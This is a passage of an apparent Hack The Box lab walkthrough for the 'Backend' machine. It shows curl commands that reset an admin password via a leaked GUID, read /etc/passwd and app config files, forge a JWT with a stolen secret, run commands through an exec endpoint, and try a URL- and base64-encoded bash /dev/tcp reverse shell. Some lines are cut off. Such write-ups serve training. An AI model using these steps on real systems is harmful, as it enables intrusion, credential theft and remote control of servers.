1. ▷ curl -s -X GET http://backend.htb/api/v1/user/1 | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[
]\+/ /g' | sed 's/^ //g' | grep guid
guid: 36c2e94a-4271-4259-93bf-c96ad5948284
2. We will use this guid from the admin and insert into this web app api to see if it will reveal the password.
3. Click on `POST /api/v1/user/updatepass` >>> Click `Try it out` >>> Then simply paste in the guid replacing the word `"string"`.
For the password you can put whatever. I will use `admin123`
---------------------------
{
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284",
  "password": "string"
}
-----------------------------
4. Last click `execute`
5. SUCCESS, we get a hash, but not only that.
6.
Response body
Download

{
  "date": null,
  "id": 1,
  "is_superuser": true,
  "hashed_password": "$2b$12$nGOfNgflJxy0DWdKZHV1weS2zPSk1oeM2VvQDQaKPepNliJw4FGNK",
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284",
  "email": "admin@htb.local",
  "time_created": 1649533388111,
  "last_update": null
}
7. If we take the email `admin@htb.local` >>> and go to the lock at the upper right >>> Click on the `Authorize` lock >>> Paste
the email >>> `admin@htb.local` >>> Since we  updated the `guid` with our own password `admin123` you can enter that here and it
should take.
8. Follow the prompts. Click authorize etc... Now in the next pop up click close. Do not logout.
9. Now go back to `admin` section under `GET /api/v1/admin Admin Check` click try it out and then `execute`.
10.
Response body
Download

{
  "results": true
}
```



Payload PoC

22. Lets try to list the `/etc/password` since it seems we are administrator now.




```
1. Now click on `POST /api/v1/admin/file` under the `admin` section.
2. Click `Try it out`. Now in the `Request body` you can put whatever you want here now that we are admins. Lets try `/etc/passwd`
3. Insert `/etc/passwd` replacing the word string.
{
  "file": "string"
}
4. Then click `execute`
{
  "file": "/etc/passwd"
}
5. SUCCESS, scroll down and there should be your passwd file.
```

Curl authenticated payload

22. Time to try for a reverse shell

Responses

Curl

```
curl -X 'POST' \
  'http://backend.htb/api/v1/admin/file' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0
  -H 'Content-Type: application/json' \
  -d '{
  "file": "/etc/passwd"
}'
```

```
1. I will use curl just so things are easier to work with. All we need to do is copy that path and modify our curl command. Since
we are authenticated everything should work.
2. All we need is this url to the endpoint
Request URL
http://backend.htb/api/v1/admin/file
3. We also need to add to the request the content-type, and the accept. Basically follow the structure in the above image.
4. ▷ curl -s -X POST http://backend.htb/api/v1/admin/file -H 'accept: application/json'  -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3MjQ3ODYxLCJpYXQiOjE3MTY1NTY2NjEsInN1YiI6IjIiLCJpc
19zdXBlcnVzZXIiOmZhbHNlLCJndWlkIjoiMGU1NDg5ZDgtNTEyYy00OThkLWJiMDYtOTEyYjU0ZWRhM2M5In0.1w0QSp_HCB5LOmDSfbHOkIhvHIGR63qa8C8cx_ry3Fw
" -H 'Content-Type: application/json' -d '{ "file": "/etc/passwd" }' | jq | sed 's/\"//g' | tr -d '{}[],' | sed
'/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
msg: Permission Error
```

23. I get a permission error because I am using the token before I was able to change the admin password using the `guid` command `password update` feature. I will have to update the JWT token.

400

Undocumented Error: Bad Request

Response body

```
{
  "detail": "Debug key missing from JWT"
}
```

```
1. Copy the token from where you executed the `/etc/passwd` command earlier and paste it into `jwt.io`
2.
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.rS7ZKo4VlFEdHaWFppyGXiHcCIlc6fetIWsWAzIMDxo
3. To make sure you copied the correct JWT token it should say the following in `https://jwt.io`. Basically superuser needs to be
`true`
--------------------------------------------------
{
  "type": "access_token",
  "exp": 1717279356,
  "iat": 1716588156,
  "sub": "1",
  "is_superuser": true,
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284"
}
---------------------------------------------------
4. I am still getting `debug key missing from JWT`
5. We need to add the field `debug key to our Jason Web Token`
--------------------------------------------------
{
  "type": "access_token",
  "exp": 1717279356,
  "iat": 1716588156,
  "sub": "1",
  "is_superuser": true,
  "debug": true,
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284"
}
---------------------------------------------------
```

Fixing Jason Web Token

24. **We fixed the debug key missing, but we still need to verify the signature with our JWT secret.**

```
1. All we need to do is replace the update old JWT with the new one.
2.  ▷ curl -s -X POST http://backend.htb/api/v1/admin/file -H 'accept: application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.rS7ZKo4VlFEdHaWFppyGXiHcCIlc6fetIWsWAzIMDxo'
-H 'Content-Type: application/json' -d '{"file": "/etc/passwd"}' | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' |
sed 's/[ ]\+/ /g' | sed 's/^ //g' | awk '{gsub(/\\n/,"\n")}1'
file: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin<SNIP>
```

User flag

25. **Curling the user.txt flag**

```
~/hax0r1if3420/backend ▷ curl -s -X POST http://backend.htb/ap
yJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2
cnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOT
Type: application/json' -d '{"file": "/home/htb/user.txt"}' |
+/ /g' | sed 's/^ //g' | qml
file: ecd17a75343fad996461c766bdecd612\n
```

```
1. ▷ curl -s -X POST http://backend.htb/api/v1/admin/file -H 'accept: application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.rS7ZKo4VlFEdHaWFppyGXiHcCIlc6fetIWsWAzIMDxo'
-H 'Content-Type: application/json' -d '{"file": "/home/htb/user.txt"}' | jq | sed 's/\"//g' | tr -d '{}[],' | sed
'/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g' | qml
file: ecd17a75343fad996461c766bdecd612\n
2. Lets see if user `htb` has an `id_rsa` key
3. FAIL, I get an internal server error
4. ▷ curl -s -X POST http://backend.htb/api/v1/admin/file -H 'accept: application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.rS7ZKo4VlFEdHaWFppyGXiHcCIlc6fetIWsWAzIMDxo'
-H 'Content-Type: application/json' -d '{"file": "/home/htb/.ssh/id_rsa"}'; echo
Internal Server Error
5. I also try `id_rsa.pub` and I get the same error.
5. If you get a weird % or \n in your terminal response you can just add `; echo` at the end of your command and it will remove
it.
```


Exfiltrating sensitive files

```
~/hax0r1if3420/backend ▷ curl -s -X POST http://backend.htb/api/v1/admin/file -H 'accept
: application/json'  -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0
eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJp
c19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.r
S7ZKo4VlFEdHaWFppyGXiHcCIlc6fetIWsWAzIMDxo' -H 'Content-Type: application/json' -d '{"fi
le": "/proc/self/environ"}' | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/
d' | sed 's/[ ]\+/ /g' | sed 's/^ //g' | qml

file: APP_MODULE=app.main:app\u0000PWD=/home/htb/uhc\u0000LOGNAME=htb\u0000PORT=80\u0000
HOME=/home/htb\u0000LANG=C.UTF-8\u0000VIRTUAL_ENV=/home/htb/uhc/.venv\u0000INVOCATION_ID
=f80e681724c74e87ab756f22c807bb43\u0000HOST=0.0.0.0\u0000USER=htb\u0000SHLVL=0\u0000PS1=
(.venv) \u0000JOURNAL_STREAM=9:18658\u0000PATH=/home/htb/uhc/.venv/bin:/usr/local/sbin:/
usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\u0000OLDPWD=/\u0000
```

Lets use curl to see what sensitive Linux files we can exfiltrate.

```
1.  ▷ curl -s -X POST http://backend.htb/api/v1/admin/file -H 'accept: application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
```

```
19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.rS7ZKo4VlFEdHaWFppyGXiHcCIlc6fetIWsWAzIMDxo'
-H 'Content-Type: application/json' -d '{"file": "/proc/self/environ"}' | jq | sed 's/\"//g' | tr -d '{}[],' | sed
'/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g' | qml
2. S4vitar is saying that app.main or main.py is probrably located int `/home/htb/uhc/app/main.py`
3. You always want to try to find main.php, main.c, main.py, main.whatever. It sometimes will containe passwords in plaintext. As
well as config.php, .ini in windows. etc....
4. ▷ curl -s -X POST http://backend.htb/api/v1/admin/file -H 'accept: application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.rS7ZKo4VlFEdHaWFppyGXiHcCIlc6fetIWsWAzIMDxo'
-H 'Content-Type: application/json' -d '{"file": "/home/htb/uhc/app/main.py"}' | jq | sed 's/\"//g' | tr -d '{}[],' | sed
'/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g' | qml | awk '{gsub(/\\n/,"\n")}1'
file: import asyncio

from fastapi import FastAPI APIRouter Query HTTPException Request Depends
from fastapi_contrib.common.responses import UJSONResponse
from fastapi import FastAPI Depends HTTPException status
from fastapi.security import HTTPBasic HTTPBasicCredentials
from fastapi.openapi.docs import get_swagger_ui_html
from fastapi.openapi.utils import get_openapi<snip>
5. Just the last awk command is what is needed to parse this file the rest is for show. Or you could just do.
6. | jq '.["file"]' | awk '{gsub(/\\n/,"\n")}1'
7. That is all that is needed to parse this file into human readable form
8. ▷ curl -s -X POST http://backend.htb/api/v1/admin/file -H 'accept: application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.rS7ZKo4VlFEdHaWFppyGXiHcCIlc6fetIWsWAzIMDxo'
-H 'Content-Type: application/json' -d '{"file": "/home/htb/uhc/app/main.py"}' | jq '.["file"]' | awk '{gsub(/\\n/,"\n")}1'
9. If you want to make it colored output, pipe it to bat
10. If this REGEX parsing is too complicated and you want something more simple. You can use vim.
11. `:%s/\\n/\r/g`  or you can try  `:%s/\\n/\n/g` <<< sometimes this way works and sometimes it does not. For the terminal it is
>>> `sed 's/\\n/\n/g'`
```



JWT Secret found! Finally ⬇ 🙈🙈🙈 ¯(ツ)/¯

27. **Ok, more regex fun. I have one more parse to remove `\"` and replace with just a plain double quote `"`.**

```
1. ▷ curl -s -X POST http://backend.htb/api/v1/admin/file -H 'accept: application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.rS7ZKo4VlFEdHaWFppyGXiHcCIlc6fetIWsWAzIMDxo'
-H 'Content-Type: application/json' -d '{"file": "/home/htb/uhc/app/main.py"}' | jq '.["file"]' | awk '{gsub(/\\n/,"\n")}1' | sed
's/\\"/\"/g' > main.py
2. We have this path. `/home/htb/uhc/app/core/config.py`
3. ▷ cat main.py | grep -i config
from app.core.config import settings
4. In the main.py file one of the imports is app.core.config. Well in python that is a file path.
5. So using deductive reasoning we already know that this `/home/htb/uhc/` is a root path for python files. So naturally
`/home/htb/uhc/app/core/config.py` could possibly be a valid path. lets check it out to see if we find creds in that file.
6. ▷ curl -s -X POST http://backend.htb/api/v1/admin/file -H 'accept: application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.rS7ZKo4VlFEdHaWFppyGXiHcCIlc6fetIWsWAzIMDxo'
-H 'Content-Type: application/json' -d '{"file": "/home/htb/uhc/app/core/config.py"}' | jq '.["file"]' | awk '{gsub(/\\n/,"\n")}1'
| sed 's/\\"/\"/g' | qml > config.py
7. qml is just an alias I use to color the output
8. SUCCESS, I find a password.
```

```
9. ▷ cat config.py | grep -i secret
   JWT_SECRET: str = "SuperSecretSigningKey-HTB"
```

28. So now if we take that secret with this current `Authenticated` Jason Web Token and add this `secret signature` to the JWT along with the updated `debug` field. We should have ROOT


```
  "exp": 1717279356,
  "iat": 1716588156,
  "sub": "1",
  "is_superuser": true,
  "debug": true,
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284"
}
```


VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  erSecretSigningKey-HTB   Weak secret!
) ☐ secret base64 encoded
```

```
1. I go to `https://jwt.io` and add the secret.
2. Here is the secret "SuperSecretSigningKey-HTB" <<< Remove double quotes
==================================================================
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImRlYnVnIjp0cnVlLCJndWlkIjoiMzZjMmU5NGEtNDI3MS00MjU5LTkzYmYtYzk2YWQ1OTQ4Mjg0In0.Geo2oAf9v17edwmmhDuVkTUKGUu
EetYaZ6YGkcKRChg
==================================================================
```

JWT Debugger Libraries Introduction Ask Crafted by

Algorithm HS256

Encoded PASTE A TOKEN HERE


```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
J0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxN
zE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1
YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImR
lYnVnIjp0cnVlLCJndWlkIjoiMzZjMmU5NGEtND
I3MS00MjU5LTkzYmYtYzk2YWQ1OTQ4Mjg0In0.G
eo2oAf9v17edwmmhDuVkTUKGUuEetYaZ6YGkcKR
Chg
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA


```
{
  "type": "access_token",
  "exp": 1717279356,
  "iat": 1716588156,
  "sub": "1",
  "is_superuser": true,
  "debug": true,
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284"
```


SUCCESS, I finally authenticate

29. Ran into a wall. My new token was not getting accepted

```
1. I finally found the correct formatting that worked for me.
2. ▷ curl -s -X GET http://backend.htb/api/v1/admin/exec/pwd -H 'accept: application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImRlYnVnIjp0cnVlLCJndWlkIjoiMzZjMmU5NGEtNDI3MS00MjU5LTkzYmYtYzk2YWQ1OTQ4Mjg0In0.Geo2oAf9v17edwmmhDuVkTUKGUu
EetYaZ6YGkcKRChg' -H 'Content-Type: application/json'
"/home/htb/uhc"
```


```
'3. I am using the Jason Web token I created. I think the tokens get changed. Not sure. But It was this format above that got my
command to work and had me authenticated. I got stuck for 2 hours.
4. ▷ curl -s -X GET http://backend.htb/api/v1/admin/exec/whoami -H 'accept: application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImRlYnVnIjp0cnVlLCJndWlkIjoiMzZjMmU5NGEtNDI3MS00MjU5LTkzYmYtYzk2YWQ1OTQ4Mjg0In0.Geo2oAf9v17edwmmhDuVkTUKGUu
EetYaZ6YGkcKRChg' -H 'Content-Type: application/json'  | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[
]\+/ /g' | sed 's/^ //g'
htb
"5. ▷ curl -s -X GET http://backend.htb/api/v1/admin/exec/ifconfig -H 'accept: application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImRlYnVnIjp0cnVlLCJndWlkIjoiMzZjMmU5NGEtNDI3MS00MjU5LTkzYmYtYzk2YWQ1OTQ4Mjg0In0.Geo2oAf9v17edwmmhDuVkTUKGUu
EetYaZ6YGkcKRChg' -H 'Content-Type: application/json'  | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[
]\+/ /g' | sed 's/^ //g' | awk '{gsub(/\\n/,"\n")}1' | grep "inet 10"
 inet 10.129.227.148 netmask 255.255.0.0 broadcast 10.129.255.255
 "6. The double quotes are messing up my markdown formatting. So I put an extra double quote to kind of fix it.
 7. Ok, so we have the ip of the real server so that means we are NOT in a container. Which is great.
 8.  ▷ curl -s -X GET "http://backend.htb/api/v1/admin/exec/ifconfig%20ens160" -H 'accept: application/json'  -H 'Authorization:
Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImRlYnVnIjp0cnVlLCJndWlkIjoiMzZjMmU5NGEtNDI3MS00MjU5LTkzYmYtYzk2YWQ1OTQ4Mjg0In0.Geo2oAf9v17edwmmhDuVkTUKGUu
EetYaZ6YGkcKRChg' -H 'Content-Type: application/json'  | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[
]\+/ /g' | sed 's/^ //g' | awk '{gsub(/\\n/,"\n")}1'
ens160: flags=4163<UPBROADCASTRUNNINGMULTICAST> mtu 1500
 inet 10.129.227.148 netmask 255.255.0.0 broadcast 10.129.255.255<snip>
 9. I wanted to see if I could use url encoding to have spaces in our commands. See the curl command above where i request
`ifconfig ens160`. It has a space that I url encoded with %20 and the command worked.
```

30. **Lets use a simple bash oneliner for a reverse shell**

```
1. bash -i >& /dev/tcp/10.10.14.26/443 0>&1
2. Now we need to url encode it. >>> bash%20-i%20>%26%20/dev/tcp/10.10.14.26/443%200>%261
3. FAIL
4. ▷ curl -s -X GET "http://backend.htb/api/v1/admin/exec/bash%20-i%20>%26%20/dev/tcp/10.10.14.26/443%200>%261" -H 'accept:
application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImRlYnVnIjp0cnVlLCJndWlkIjoiMzZjMmU5NGEtNDI3MS00MjU5LTkzYmYtYzk2YWQ1OTQ4Mjg0In0.Geo2oAf9v17edwmmhDuVkTUKGUu
EetYaZ6YGkcKRChg' -H 'Content-Type: application/json'  | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[
]\+/ /g' | sed 's/^ //g' | awk '{gsub(/\\n/,"\n")}1'
detail: Not Found
5. We are probrably going to have to base64 encode the payload
6. ▷ echo "bash%20-i%20>&%20/dev/tcp/10.10.14.26/443%200>&1" | base64 -w 0; echo
YmFzaCUyMC1pJTIwPiYlMjAvZGV2L3RjcC8xMC4xMC4xNC4yNi80NDMlMjAwPiYxCg==
7. ▷ echo "YmFzaCUyMC1pJTIwPiYlMjAvZGV2L3RjcC8xMC4xMC4xNC4yNi80NDMlMjAwPiYxCg==" | base64 -d
bash%20-i%20>&%20/dev/tcp/10.10.14.26/443%200>&1
8. I only encode the spaces at first if it fails. I will have to url encode the & ampersands with %26 as well and re-encode it and
try it again.
9. Round 2, second attempt. This time I encode the & with %26 as well.
10. ▷ echo "bash%20-i%20>%26%20/dev/tcp/10.10.14.26/443%200>%261" | base64 -w 0; echo
YmFzaCUyMC1pJTIwPiUyNiUyMC9kZXYvdGNwLzEwLjEwLjE0LjI2LzQ0MyUyMDA+JTI2MQo=
11. ▷ echo "YmFzaCUyMC1pJTIwPiUyNiUyMC9kZXYvdGNwLzEwLjEwLjE0LjI2LzQ0MyUyMDA+JTI2MQo=" | base64 -d
bash%20-i%20>%26%20/dev/tcp/10.10.14.26/443%200>%261
```

31. **Another wall**

```
1. I have tried 50 different ways to write this bash oneliner. So I tried other commands with spaces in them to make sure my
payload was even working at all.
2. ▷ curl -s -X GET 'http://backend.htb/api/v1/admin/exec/ls%20-l' -H 'accept: application/json'  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzE3Mjc5MzU2LCJpYXQiOjE3MTY1ODgxNTYsInN1YiI6IjEiLCJpc
19zdXBlcnVzZXIiOnRydWUsImRlYnVnIjp0cnVlLCJndWlkIjoiMzZjMmU5NGEtNDI3MS00MjU5LTkzYmYtYzk2YWQ1OTQ4Mjg0In0.Geo2oAf9v17edwmmhDuVkTUKGUu
EetYaZ6YGkcKRChg' -H 'Content-Type: application/json'  | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[
]\+/ /g' | sed 's/^ //g' | awk '{gsub(/\\n/,"\n")}1'
total 76
drwxr-xr-x 1 htb htb 54 Apr 10 2022 __pycache__
drwxrwxr-x 1 htb htb 90 Apr 6 2022 alembic
-rwxrwxr-x 1 htb htb 1592 Apr 6 2022 alembic.ini
